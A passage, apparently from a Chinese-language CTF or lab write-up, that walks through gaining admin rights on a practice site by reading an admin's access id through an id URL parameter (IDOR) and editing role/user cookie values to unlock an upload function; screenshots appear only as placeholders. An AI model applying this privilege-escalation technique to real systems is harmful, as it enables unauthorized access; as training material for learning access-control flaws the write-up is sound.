
显示需要admin权限。

我们在cookie里找到一些东西:

这给了我们一个方向,通过修改role,user的value值去改变权限,回到account:


看顶部的url参数:

1
admin.php?content=accounts&id=2

我们作为guest访问的id为2,那么1呢,试试看:


id=1的时候是admin。而且我们得到了它的access id(也就是user那列对应的value),去cookie里修改:

刷新一下上传功能就解锁了:
